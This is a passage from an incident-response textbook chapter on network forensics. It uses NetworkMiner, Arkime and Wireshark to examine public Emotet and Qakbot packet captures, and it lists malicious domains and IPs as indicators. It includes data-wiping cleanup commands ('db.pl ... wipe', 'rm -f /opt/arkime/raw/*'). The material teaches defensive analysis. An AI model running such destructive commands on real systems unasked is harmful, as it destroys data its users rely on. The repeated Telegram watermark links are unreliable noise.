


Figure 9.8 – NetworkMiner GUI

The next tab, **Files**, shows the files that were contained within the packet capture:




Figure 9.9 – NetworkMiner's Files tab

https://t.me/learningnets

If you drill down further into the **Files** tab, you will see there are a few entries that stand out. The far-left column indicates the frame number. In this case, frame number **47** contains an entry for the `b123.exe` file that was downloaded from `bor4omkin.ru` with an IP address of `45.8.124.233`:

47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azur...
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azur...
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]

Figure 9.10 – Suspect files

In addition to visualizing files that were contained within the packet capture, NetworkMiner also extracts them and places them in the `AssembledFiles` directory, broken down by IP address. This allows analysts to quickly identify suspect files and analyze them.

NetworkMiner is a useful tool for an initial review of packet captures. It provides details about the files, DNS queries, sessions, and other key data points. The main advantage that can be leveraged is its ability to quickly focus on key data points so that analysts can focus on specific areas, without having to dig through an entire packet capture to find the key evidence items.

Arkime

Arkime is an open source packet capture and search system that allows analysts and responders to examine large network packet captures. By default, Arkime organizes the packet captures into the various sessions contained within the capture. Arkime can be utilized as a network monitoring system that can be leveraged by importing packets into the Elasticsearch infrastructure. From here, responders can examine network activity in near-real time. Another method that Arkime can be leveraged for is loading offline packet captures for indexing.

Installation instructions for Arkime can be found on GitHub at `https://raw.githubusercontent.com/arkime/arkime/master/release/README.txt`. Arkime can be installed on a variety of Linux desktop or server platforms. The server option provides larger teams with the ability to share data concerning packet captures, as well as evaluate running captures. Desktop installations are an option for responders that will be handling offline data and who do not need to share the results.

In this section, we will use Arkime to analyze a packet capture from a system related to a phishing attack. This packet capture can be found at `https://malware-traffic-analysis.net/2022/02/25/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap.zip`.

https://t.me/learningnets

First, create a directory in Arkime for offline packet captures. This can be done in the `home` directory. Next, transfer the packet capture using SFTP to the offline packet capture directory. Finally, use the Arkime capture binary, which can be found in the `/opt/arkime/bin` directory, to process the packet capture using the following command:

```
arkime@arkime:/opt/arkime/bin$ sudo ./capture -r /home/
offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap
```

The preceding command takes the `2022-02-25-Emotet-epoch4-with-spambot-activity.pcap` file and processes it so that it can be reviewed with the GUI. An important thing to note is the `-r` parameter, which only processes a single capture. If there are multiple captures, the binary can be run with the `-R` parameter set, which recursively processes all the packet captures in the directory. *Figure 9.11* shows the packet capture being processed:




Figure 9.11 – Arkime PCAP import

Once completed, open a web browser and navigate to the IP address of the server or workstation with port `8005`. This will open the Arkime interface. In the top left, set the time to **All**. Once the time has been set, the following view will appear:

https://t.me/learningnets




Figure 9.12 – Arkime GUI dashboard

Arkime is a feature-rich platform. The following steps provide an overview of some of the features available in examining offline packet captures:

1. An examination of the packet capture from the dashboard identifies several different sessions where the internal system at `10.2.25.101` is communicating with external IP addresses. To narrow down the search results to internet traffic over HTTP, the following search query should be entered into the search bar:





Figure 9.13 – HTTP port 80 query

2. This shows that there were two TCP sessions with a destination port of `80`. These sessions can be sorted by any of the fields present in the dashboard. One key piece of data that is useful is the bytes that are transferred as part of the session. Large deltas between bytes sent and received may indicate data exfiltration if the bytes sent are larger or, in the case of this capture, bytes received, which can indicate a file transfer, as seen in these entries:

https://t.me/learningnets



	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes
+ tcp	2022/02/25 14:52:19	2022/02/25 14:53:19	10.2.25.101	58562	8.253.112.108 US	80	11	621 1,231
+ tcp	2022/02/25 14:52:18	2022/02/25 14:53:19	10.2.25.101	58561	104.94.77.31 US	80	11	490 1,100

Figure 9.14 – HTTP session data

3. The far right of the dashboard contains URIs and associated information concerning the sessions. For example, a check of the sessions over HTTP indicates that the local host navigated to what appears to be a Windows update site:




Figure 9.15 – Arkime URI data

4. Arkime provides additional information for the session in the same session row as the information URI related to the Windows Update. Clicking on the green plus sign box opens the following page:




Figure 9.16 – Session data

https://t.me/learningnets

5. Further down, under the **HTTP** heading, is valuable data concerning the connection:




Figure 9.17 – HTTP session data

6. Another feature that is useful with Arkime is the ability to visualize connections. At the top of the Arkime web application is **Connections**. If you click on **Connections**, the following will appear:




Figure 9.18 – Arkime connections graph

Next, let's have a look at how to reset Arkime.

https://t.me/learningnets

How do I reset Arkime?

At the end of the analysis, there are two ways to clear the existing data in preparation for subsequent analysis. The first is to deploy Arkime on a virtualization platform such as VMware. Here, you can create a new installation and then capture a snapshot of the new installation. Once the analysis is complete, you can revert to the fresh installation snapshot.

Another method is to either rerun the `init` or `wipe` command. The steps are as follows:

1. Leave Elasticsearch running.
2. Shut down all running viewer or capture processes so that no new data is recorded.
3. To delete all the SPI data stored in Elasticsearch, use the `db.pl` script with either the `init` or `wipe` command. The only difference between the two commands is that `wipe` leaves the added users so that they don't need to be re-added:

```
/opt/arkime/db/db.pl http://ESHOST:9200 wipe
```

4. Delete the PCAP files. The PCAP files are stored on the filesystem in `raw` format. You need to do this on all of the capture machines:

```
/bin/rm -f /opt/arkime/raw/*
```

The major advantage to Arkime is the ability to view the network traffic in a flow view. For a more detailed packet-by-packet view, the best tool to leverage is Wireshark, which we will cover next.

Wireshark

Wireshark is one of the most popular packet capture analysis tools available to incident response analysts. In addition to the ability to capture packets, a great many other features are available. As entire volumes and training courses are built around this platform, it is impossible to identify every feature. Therefore, this chapter will focus on some of the key features of Wireshark that are most applicable to an incident investigation.

Wireshark resources

Arguably, Wireshark is the packet analyzer of choice for IT and security professionals. Due to the ubiquity of the application, there are a wide variety of resources available for additional training on Wireshark and its capabilities. The Wireshark site at `https://www.wireshark.org/` contains a great deal of information. Furthermore, the site at `https://www.chappell-university.com/` contains exercises and training packet captures to hone skills regarding analysis.

Additionally, Lisa Bock, who authored *Learn Wireshark*, provided an in-depth treatment of Wireshark in her book, which is available at `https://www.packtpub.com/product/learn-wireshark-fundamentals-of-wireshark/9781789134506`.

https://t.me/learningnets

Because Wireshark is a feature-rich tool, some settings lend themselves more to network traffic analysis that are outside incident response activities. As a result, some changes need to be made to better assist the incident response analyst with performing packet capture analysis concerning an incident investigation:

- **Time**: The time setting in Wireshark provides several options. These include the time of the packet since 1/1/1970 or since the start of the packet capture. One of these options, which can be useful in an incident investigation, is the date and time when the individual packets were captured. This allows analysts to correlate the date and time of other suspicious or malicious activity with the date and time of specific traffic within the packet capture. To enable this, navigate to **View** and then to **Time Display Format**. From there, choose one of the time options, such as **Date and Time** or **Day or Time of Day**. Another option to consider is utilizing the UTC options. This is very useful if the internal network utilizes UTC rather than local time. The time can also be set to nanoseconds.
- **Name resolution**: The name resolution setting allows analysts to toggle between seeing the IP addresses of the source and destination hosts and hostname resolution. This is useful if an analyst is examining a packet capture and wants to determine if any suspicious hostnames have been found. For example, if the packet capture is open, you will see various IP addresses:

No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	10.4.14.101	TCP
731	85.565098	10.4.14.101	204.79.197.219	TCP
732	85.565175	204.79.197.219	10.4.14.101	TCP
733	85.565175	10.4.14.101	204.79.197.219	TCP
734	85.565348	204.79.197.219	10.4.14.101	TCP
735	85.565380	204.79.197.219	10.4.14.101	TLSv1.2
736	85.565380	10.4.14.101	204.79.197.219	TCP
737	85.611504	10.4.14.101	10.4.14.4	DNS
738	85.613032	10.4.14.101	204.79.197.219	TCP
739	85.895409	10.4.14.101	10.4.14.4	DNS
740	85.945248	10.4.14.4	10.4.14.101	DNS
741	85.946784	10.4.14.101	208.91.198.131	TCP
742	86.108025	208.91.198.131	10.4.14.101	TCP
743	86.108518	10.4.14.101	208.91.198.131	TCP
744	86.109239	10.4.14.101	208.91.198.131	HTTP
745	86.200705	10.4.14.101	239.255.255.250	SSDP
746	86.235023	10.4.14.101	224.0.0.251	MDNS
747	86.236306	208.91.198.131	10.4.14.101	TCP
748	87.170753	208.91.198.131	10.4.14.101	HTTP
749	87.214232	10.4.14.101	208.91.198.131	TCP
750	87.227980	10.4.14.101	208.91.198.131	HTTP
751	87.443277	208.91.198.131	10.4.14.101	TCP

Figure 9.19 – Wireshark IP address view

https://t.me/learningnets

To determine the hostnames, navigate to **View** and then **Name Resolution**. Click on **Resolve Network Addresses**. Wireshark will then resolve the IP addresses to hostnames:

No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	DESKTOP-S9U1NBH.loc…	TCP
731	85.565098	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
732	85.565175	204.79.197.219	DESKTOP-S9U1NBH.loc…	TCP
733	85.565175	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
734	85.565348	204.79.197.219	DESKTOP-S9U1NBH.loc…	TCP
735	85.565380	204.79.197.219	DESKTOP-S9U1NBH.loc…	TLSv1.2
736	85.565380	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
737	85.611504	DESKTOP-S9U1NBH.l…	fbodyguards-dc.fant…	DNS
738	85.613032	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
739	85.895409	DESKTOP-S9U1NBH.l…	fbodyguards-dc.fant…	DNS
740	85.945248	fbodyguards-dc.fa…	DESKTOP-S9U1NBH.loc…	DNS
741	85.946784	DESKTOP-S9U1NBH.l…	geobram.com	TCP
742	86.108025	geobram.com	DESKTOP-S9U1NBH.loc…	TCP
743	86.108518	DESKTOP-S9U1NBH.l…	geobram.com	TCP
744	86.109239	DESKTOP-S9U1NBH.l…	geobram.com	HTTP
745	86.200705	DESKTOP-S9U1NBH.l…	239.255.255.250	SSDP
746	86.235023	DESKTOP-S9U1NBH.l…	224.0.0.251	MDNS
747	86.236306	geobram.com	DESKTOP-S9U1NBH.loc…	TCP
748	87.170753	geobram.com	DESKTOP-S9U1NBH.loc…	HTTP
749	87.214232	DESKTOP-S9U1NBH.l…	geobram.com	TCP
750	87.227980	DESKTOP-S9U1NBH.l…	geobram.com	HTTP
751	87.443277	geobram.com	DESKTOP-S9U1NBH.loc…	TCP

Figure 9.20 – Wireshark domain name view

- **Colorize packet list**: This feature allows analysts to toggle between a blank background of the packet list or to allow Wireshark to color-code the packets:

https://t.me/learningnets




Figure 9.21 – Wireshark – Coloring Rules Classic

For this chapter, an exploration of Wireshark will be done while utilizing a packet capture that can be found on Malware Traffic Analysis at `https://malware-traffic-analysis.net/2022/04/14/index.html`. This packet capture includes downloading a copy of the Qakbot malware, along with Cobalt Strike. For this chapter, several key elements of the packet capture will be identified. Before examining the packet capture, Wireshark was configured so that the date and time are visible, and so that the hostnames were identified.

https://t.me/learningnets

The following are some of the features in Wireshark that provide key pieces of information from the packet capture:

- **Display filters**: One of the most important features is the ability to filter packet captures on a wide range of services and ports. Filters can also be utilized on the source and destination IP addresses. For example, an incident response analyst would like to filter traffic on the system's source domain name: **DESKTOP-S9U1NBH.local**. By right-clicking on the IP address in the packet capture window and navigating to **Apply as Filter** and then **Selected**, the analyst can select the IP address as a filter. This filter then appears in the filter bar with the `ip.src==10.4.14.101` syntax, which displays the following:




Figure 9.22 – Source address filter

https://t.me/learningnets

- **Host identification**: Another key aspect of analyzing packet captures is to identify the localhost, if applicable. Considering that this packet capture is from a single host, identifying the hostname, IP address, and MAC address is straightforward. By double-clicking on the individual packet, a great deal of information can be found:




Figure 9.23 – Packet data

- **Physical connection identification**: In this packet, the analyst can identify the source of the traffic from the Ethernet II and **Internet Protocol Version 4** (**IPV4**) lines. Examination of the packet indicates both the source and destination MAC addresses as well. The preceding data also shows that this is an HTTP packet with the destination port set to the standard port `80`.
- **Protocol identification**: In this case, there was a good deal of HTTP connections, due to the activity of the user. As a result, the primary transmission of the malware was quite possibly through an HTTP connection. Wireshark has several filters that allow analysts to limit the packet capture results with specific parameters. In the top green dialog box, enter `http`. Pay attention while entering this in the filter, as several different filters will be available. Once the filter has been typed in, click the right-facing arrow located at the far right of the dialog box. Wireshark will now limit the view of packets to those that are utilizing the HTTP protocol:

https://t.me/learningnets

